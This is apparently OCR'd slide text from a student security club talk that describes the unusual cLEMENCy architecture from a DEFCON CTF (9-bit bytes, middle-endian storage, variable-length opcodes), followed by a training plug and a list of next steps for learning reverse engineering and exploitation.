
(from the recent DEFCON CTF)

9-bit bytes instead of 8-bits. This makes parsing the binary difficult. The byte length of the architecture of the system parsing a challenge does not match that in cLEMENCy. The start of a byte on both systems would only match every 9th byte.

It's Middle Endian. Every other architecture stores values in memory in one of two ways: from most significant byte to least significant (Big Endian), or least significant to most significant (Little Endian). Rather than storing a value like 0x123456 as 12 34 56 or 56 34 12, Middle Endian stores it as 34 56 12.

Instructions have variable length opcodes. Instructions were anywhere from 18 to 54 bits, with opcodes being anywhere from 4 bits to 18 bits.

8 BIT
BYTE
9 BIT
BYTE
FRACTIONAL
BIT BYTES
USING IPV6 YOU
CAN GIVE EACH INDIVIDUAL
BIT IT'S OWN
ADDRESS. THE IPV6
ADDRESS IS THE BYTE



SHAMELESS PLUG:

I'll be conducting RE Training in the weeks to come for Greyhats Core Committee Members only. So if you haven't indicated interest for the core committee (only for NUS Students), do so ASAP.

Where do we go from here?

1. Learn to RE different architectures

2. Learn to bypass exploit mitigations

3. Learn to exploit different platforms
   Linux (ELF), Windows (PE), MacOS (Mach-O)

4. Play more CTFs (teaches you how to think)